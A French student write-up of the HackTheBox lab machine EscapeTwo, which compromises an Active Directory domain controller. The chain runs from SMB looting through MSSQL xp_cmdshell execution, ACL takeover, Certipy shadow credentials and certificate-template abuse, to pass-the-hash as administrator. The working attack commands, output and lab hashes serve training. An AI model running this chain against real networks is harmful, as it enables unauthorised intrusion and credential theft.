Master 2 Informatique - Cybersécurité


Cybersécurité avancé

Write-up : HackTheBox - EscapeTwo (Easy)

Ivan KRIVOKUCA (22306432)

22 janvier 2025

Table des matières




Lien de la machine : `https://app.hackthebox.com/machines/642`

1. Reconnaissance

Il est donné dans la description de la machine : *As is common in real life Windows pentests, you will start this box with credentials for the following account : rose / KxEPkKe6R8su*

1.1 Énumération des ports

La première étape consistait en un scan Nmap complet de la machine :



```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-12 00:50 CET
Nmap scan report for 10.10.11.51
Host is up (0.10s latency).
Not shown: 65509 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
1433/tcp  open  ms-sql-s
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
```

1er scan avec `nmap -p- -min-rate 10000 10.10.11.51`

Services notables identifiés :

- Port 53 : DNS (Domain)
- Port 88 : Kerberos
- Port 389 : LDAP
- Port 445 : SMB
- Port 1433 : Microsoft SQL Server
- Port 47001/5985 : WinRM

Avec le résultat, nous allons faire un scan bien plus approfondi en ciblant uniquement les ports ouverts.

```
└──╼ $nmap -Pn -p 53,88,135,139,389,445,464,5973,636,1433,2368,3269,5985,9389,47001 -sCV 10.10.11.51
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-12 00:54 CET
Nmap scan report for 10.10.11.51
Host is up (0.013s latency).

PORT      STATE    SERVICE       VERSION
53/tcp    open     domain        Simple DNS Plus
88/tcp    open     kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-11 23:54:38Z)
135/tcp   open     msrpc         Microsoft Windows RPC
139/tcp   open     netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open     ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
|_ssl-date: 2025-01-11T23:55:57+00:00; -1s from scanner time.
445/tcp   open     microsoft-ds?
464/tcp   open     kpasswd5?
636/tcp   open     ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
|_ssl-date: 2025-01-11T23:55:57+00:00; -1s from scanner time.
1433/tcp  open     ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-info:
1433/tcp  open     ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-info:
|   10.10.11.51:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ms-sql-ntlm-info:
|   10.10.11.51:1433:
|     Target_Name: SEQUEL
|     NetBIOS_Domain_Name: SEQUEL
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: DC01.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
|_ssl-date: 2025-01-11T23:55:58+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-01-11T21:00:02
|_Not valid after:  2055-01-11T21:00:02
2368/tcp  filtered opentable
3269/tcp  open     ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-01-11T23:55:57+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
5973/tcp  filtered unknown
5985/tcp  open     http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open     mc-nmf        .NET Message Framing
47001/tcp open     http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-01-11T23:55:24
|_  start_date: N/A
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 92.48 seconds
```

Les informations en plus sont :

— Nom de domaine : sequel.htb


— Version SQL Server : Microsoft SQL Server 2019 RTM

— Présence d'un Active Directory

J'ai ajouté cette ligne au fichier hosts pour faciliter la suite de l'exploitation :

```
echo "10.10.11.51 sequel.htb" >> /etc/hosts
```

2. Phase d'exploitation initiale



La connection via WinRM n'est pas possible avec cette utilisatrice

2.1 Exploration des partages SMB

Les identifiants fournis (*rose :KxEPkKe6R8su*) permettent un accès aux partages SMB, nous allons examiner les partages SMB disponibles :

```
┌─[ivan@parrot]─[~]
└──╼ $netexec smb sequel.htb -u rose -p 'KxEPkKe6R8su' --shares
SMB         10.10.11.51     445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.ht
b) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01            [+] sequel.htb\rose:KxEPkKe6R8su
SMB         10.10.11.51     445    DC01            [*] Enumerated shares
SMB         10.10.11.51     445    DC01            Share           Permissions     Remark
SMB         10.10.11.51     445    DC01            -----           -----------     ------
SMB         10.10.11.51     445    DC01            Accounting Department READ
SMB         10.10.11.51     445    DC01            ADMIN$                          Remote Admin
SMB         10.10.11.51     445    DC01            C$                              Default share
SMB         10.10.11.51     445    DC01            IPC$            READ            Remote IPC
SMB         10.10.11.51     445    DC01            NETLOGON        READ            Logon server share
SMB         10.10.11.51     445    DC01            SYSVOL          READ            Logon server share
SMB         10.10.11.51     445    DC01            Users           READ
```

On profite aussi pour voir la liste des utilisateurs de la machine :

```
└─$ netexec smb sequel.htb -u rose -p 'KxEPkKe6R8su' --users
SMB         10.10.11.51     445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01            [+] sequel.htb\rose:KxEPkKe6R8su
SMB         10.10.11.51     445    DC01            -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.11.51     445    DC01            Administrator                 2024-06-08 16:32:20 0       Built-in account for administering the computer/domain
SMB         10.10.11.51     445    DC01            Guest                         2024-12-25 14:44:53 0       Built-in account for guest access to the computer/domain
SMB         10.10.11.51     445    DC01            krbtgt                        2024-06-08 16:40:23 0       Key Distribution Center Service Account
SMB         10.10.11.51     445    DC01            michael                       2024-06-08 16:47:37 3
SMB         10.10.11.51     445    DC01            ryan                          2024-06-08 16:55:45 0
SMB         10.10.11.51     445    DC01            oscar                         2024-06-08 16:56:36 3
SMB         10.10.11.51     445    DC01            sql_svc                       2024-06-09 07:58:42 0
SMB         10.10.11.51     445    DC01            rose                          2024-12-25 14:44:54 1
SMB         10.10.11.51     445    DC01            ca_svc                        2025-01-16 17:22:50 0
```

FIGURE 1 – Liste des utilisateurs.

L'énumération a révélé plusieurs informations intéressants, la **liste des users** et un dossier **"Accounting Department"** avec des droits de lecture.
On se connecte dans le partage samba et on va regarder ce qu'il y'a dans le dossier


```
smbclient //sequel.htb/"Accounting Department" -U rose%KxEPkKe6R8su
```

```
smb: \> ls
  .                                   D        0  Sun Jun  9 12:52:21 2024
  ..                                  D        0  Sun Jun  9 12:52:21 2024
  accounting_2024.xlsx                A    10217  Sun Jun  9 12:14:49 2024
  accounts.xlsx                       A     6780  Sun Jun  9 12:52:07 2024
```

On récupère les fichiers sur notre machine à l'aide de la commande *get*

```
smb: \> get accounting_2024.xlsx
getting file \accounting_2024.xlsx of size 10217 as accounting_2024.xlsx (6,7 KiloBytes/sec) (average 6,7 KiloBytes/sec)
smb: \> get accounts.xlsx
getting file \accounts.xlsx of size 6780 as accounts.xlsx (5,6 KiloBytes/sec) (average 6,2 KiloBytes/sec)
```

Quand on ouvre les fichiers avec Excel, on remarque qu'il n'arrive pas à vraiment l'ouvrir, ça veut dire qu'il doit être formaté d'une manière qu'on peut pas le lire "facilement", dû par exemple à un mauvais "*magic number*" dans le fichier.



Pour contourner ça, on va unzip le fichier .xlsx et ensuite voir ce qu'il y'a dans *xl/sharedStrings.xml* En formatant les *.xml* et en regroupant à la main les informations de chaque fichier on obtient ceci :

	A	B	C	D	E
1	First Name	Last Name	Email	Username	Password
2	Angela	Martin	angela@sequel.htb	angela	0fwz7Q4mSpurIt99
3	Oscar	Martinez	oscar@sequel.htb	oscar	86LxLBMgEWaKUnBG
4	Kevin	Malone	kevin@sequel.htb	kevin	Md9Wlq1E5bZnVDVo
5			sa@sequel.htb	sa	MSSQLP@ssw0rd!

accounts.xlsx

A	B	C	D	E	F	G	H
Date	Invoice Number	Vendor	Description	Amount	Due Date	Status	Notes
9/6/2024	1001	Dunder Mifflin	Office Supplies	150$	01/15/2024	Paid	
23/08/2024	1002	Business Consultancy	Consulting	500$	01/30/2024	Unpaid	Follow up
7/10/2024	1003	Windows Server License	Software	300$	02/05/2024	Paid	

accountig_2024.xlsx

On avait vu qu'il y'avait un serveur SQL dans l'énumération Nmap, on va se connecter avec les identifiants suivants : *sa :MSSQLP@ssw0rd !*

2.2 Exploitation du serveur SQL

```
┌──[ivan@parrot]─[~]
└──╼ $impacket-mssqlclient sequel.htb/sa@sequel.htb
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (sa  dbo@master)>
```

On remarque qu'on a les privilèges *sysadmin*, ainsi on aura la possibilité d'exécuter *xp_cmdshell*, qui sert pour faire de l'exécution de commandes Windows.

```
SQL (sa  dbo@master)> SELECT IS_SRVROLEMEMBER('sysadmin');

-
1
```

On arrive bien a exécuter des commandes

On rentre ensuite les commandes suivantes pour pouvoir activer xp_cmdshell :

```
EXEC sp_configure 'show advanced options', '1'
RECONFIGURE
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
```

```
SQL (sa  dbo@master)> EXEC xp_cmdshell 'whoami';
output
--------------
sequel\sql_svc

NULL
```

En explorant le système via xp_cmdshell, on trouve des dossiers intéressants :

Ici, *SQL2019/* est un dossier qui n'est pas censé être là.

```
SQL (sa  dbo@master)> EXEC xp_cmdshell 'dir C:\';
output
-------------------------------------------------------------
 Volume in drive C has no label.

 Volume Serial Number is 3705-289D

NULL

 Directory of C:\

NULL

11/05/2022  11:03 AM    <DIR>          PerfLogs

01/04/2025  07:11 AM    <DIR>          Program Files

06/09/2024  07:37 AM    <DIR>          Program Files (x86)

06/08/2024  02:07 PM    <DIR>          SQL2019

01/11/2025  05:18 PM    <DIR>          tmp

06/09/2024  05:42 AM    <DIR>          Users

01/11/2025  02:12 PM    <DIR>          Windows
```

En faisant de la recherche dans le dossier (par exemple en utilisant cette commande : `EXEC xp\_cmdshell 'dir "C:\SQL2019" /s /b';`).

On trouve un fichier de configuration dans : `"C:\SQL2019\ExpressAdv\_ENU\\sql-Configuration.INI"`

```
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"

SQLSVCACCOUNT="SEQUEL\sql_svc"

SQLSVCPASSWORD="WqSZAF6CysDQbGb3"

SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
```

Contenu intéressant du fichier

Ainsi, on a un nouveau mot de passe *WqSZAF6CysDQbGb3* et avec la liste des utilisateurs1 récupérer avant, il nous reste juste à tester les combinaisons de connexions.

On trouve que le mot de passe appartient au compte *ryan*.

```
┌──[ivan@parrot]─[~]
└──╼ $evil-winrm -i 10.10.11.51 -u ryan -p 'WqSZAF6CysDQbGb3'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_det
ection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplay
ers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ryan\Documents>
```

On peut se connecter via WinRM avec cet utilisateur

On récupère ainsi le **flag user** :

```
*Evil-WinRM* PS C:\Users\ryan\Desktop> cat user.txt
bc7fb840d83dd32730c01d20f9aad3f5
```

3. Élévation de privilèges

3.1 Analyse du système

L'analyse du système avec WinPEAS a révélé plusieurs éléments :

```
- Certificate service (certsrv) is running
- A custom template "DunderMifflinAuthentication" exists with potentially
dangerous configs
- User ryan appears to have rights in the "Management Department"
```

Ces éléments suggèrent une possible voie d'attaque via la manipulation des certificats AD.

3.2 Analyse du service de certificats

Certipy a permis d'identifier des configurations vulnérables :

```
certipy find -u ryan@sequel.htb -p 'WqSZAF6CysDQbGb3' -dc-ip 10.10.11.51
-vulnerable
```

Il était écrit aussi dans le fichier en output : *The DunderMifflinAuthentication template was misconfigured (ESC1 & ESC4 vulnerabilities)*

De plus, il y'a la présence d'un compte de service "*ca_svc*" disposant de privilèges sur l'autorité de certification. Notre objectif va être de prendre contrôle de ce compte *ca_svc*.

3.3 Exploitation des certificats

3.3.1 Phase 1 : Prise de contrôle du compte ca_svc

La première étape consistait à obtenir le contrôle du compte ca_svc, qui dispose de privilèges sur l'infrastructure de certificats :

```
┌─[ivan@parrot]─[~]
└──╼ $bloodyAD --host '10.10.11.51' -d 'sequel.htb' -u 'ryan' -p 'WqSZAF6CysDQbGb3' set owner 'ca_svc' 'ryan'
[+] Old owner S-1-5-21-548670397-972687484-3496335370-512 is now replaced by ryan on ca_svc
┌─[ivan@parrot]─[~]
└──╼ $dacledit.py  -action 'write' -rights 'FullControl' -principal 'ryan' -target 'ca_svc' 'sequel.htb'/"ryan":"WqSZAF6CysDQb
Gb3"
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250118-230939.bak
[*] DACL modified successfully!
```

Cette commande modifie les attributs de propriété de l'objet Active Directory *ca_svc*, nous permettant d'en prendre le contrôle. Elle exploite aussi une configuration incorrecte des ACL dans l'Active Directory.

Nous avons ensuite attribué les droits FullControl, qui nous donne un contrôle total sur le compte *ca_svc*.

3.3.2 Phase 2 : Manipulation des certificats

Une fois le contrôle du compte *ca_svc* obtenu, on génère un certificat shadow :

```
└─→ $certipy shadow auto -u 'ryan@sequel.htb' -p "WqSZAF6CysDQbGb3" -account 'ca_svc' -dc-ip '10.10.11.51'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'e4fa6677-1f45-269e-fdfe-75c3d4615216'
[*] Adding Key Credential with device ID 'e4fa6677-1f45-269e-fdfe-75c3d4615216' to the Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID 'e4fa6677-1f45-269e-fdfe-75c3d4615216' to the Key Credentials for 'ca_svc
'
[*] Authenticating as 'ca_svc' with the certificate
[*] Using principal: ca_svc@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': 3b181b914e7a9d5508ea1e20bc2b7fce
```

Cette commande exploite les privilèges acquis pour générer un certificat donnant accès à *ca_svc*.

On a ainsi le hash de *ca_svc* : 3b181b914e7a9d5508ea1e20bc2b7fce

Puis je modifie le template pour permettre l'usurpation du compte :

```
┌─[ivan@parrot]─[~/t]
└──╼ $ KRB5CCNAME=$PWD/ca_svc.ccache certipy template -k -template DunderMifflinAuthentication -dc-ip 10.10.11.51 -target dc01
.sequel.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Successfully updated 'DunderMifflinAuthentication'
```

Maintenant, grâce a cette manipulation, on peut créer des certificats avec de plus gros privilèges.

3.3.3 Phase 3 : Escalade vers les privilèges administrateur

Avec le template modifié, je demande un certificat avec les privilèges administrateur :

```
└─$ certipy req -u ca_svc -hashes '3b181b914e7a9d5508ea1e20bc2b7fce' -ca sequel-DC01-CA -target sequel.htb -dc-ip 10.10.11.5
1 -template DunderMifflinAuthentication -upn administrator@sequel.htb -ns 10.10.11.51 -dns 10.10.11.51 -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'sequel.htb' at '10.10.11.51'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.10.11.51[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.10.11.51[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 23
[*] Got certificate with multiple identifications
    UPN: 'administrator@sequel.htb'
    DNS Host Name: '10.10.11.51'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_10.pfx'
```

```
└─$ certipy auth -pfx administrator_10.pfx -dc-ip 10.10.11.51 -username 'administrator'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Found multiple identifications in certificate
[*] Please select one:
    [0] UPN: 'administrator@sequel.htb'
    [1] DNS Host Name: '10.10.11.51'
> 0
[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
```


Cette étape nous a fourni le hash de l'administrateur : *7a8d4e04986afa8ed4060f75e5a0b3ff*

3.3.4 Phase finale : Accès administrateur

Avec le hash de l'administrateur, il nous suffit juste de nous connecter :

```
└─$ evil-winrm -i 10.10.11.51 -u administrator -H 7a8d4e04986afa8ed4060f75e5a0b3ff

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on thi
s machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
```

Nous manque plus qu'à récupérer le flag



4. Listes des outils utilisés

WinPEAS : `https://github.com/peass-ng/PEASS-ng/tree/master/winPEAS/winPEASps1`
Evil-winrm : `https://www.kali.org/tools/evil-winrm/`
Netexec : `https://www.kali.org/tools/netexec/`
Nmap : sudo apt install nmap
smbclient : sudo apt install smbclient
impacket : `https://github.com/fortra/impacket/tree/master?tab=readme-ov-file#setup`
Certipy : `https://github.com/ly4k/Certipy`
bloodyAD : `https://github.com/CravateRouge/bloodyAD/wiki/Installation`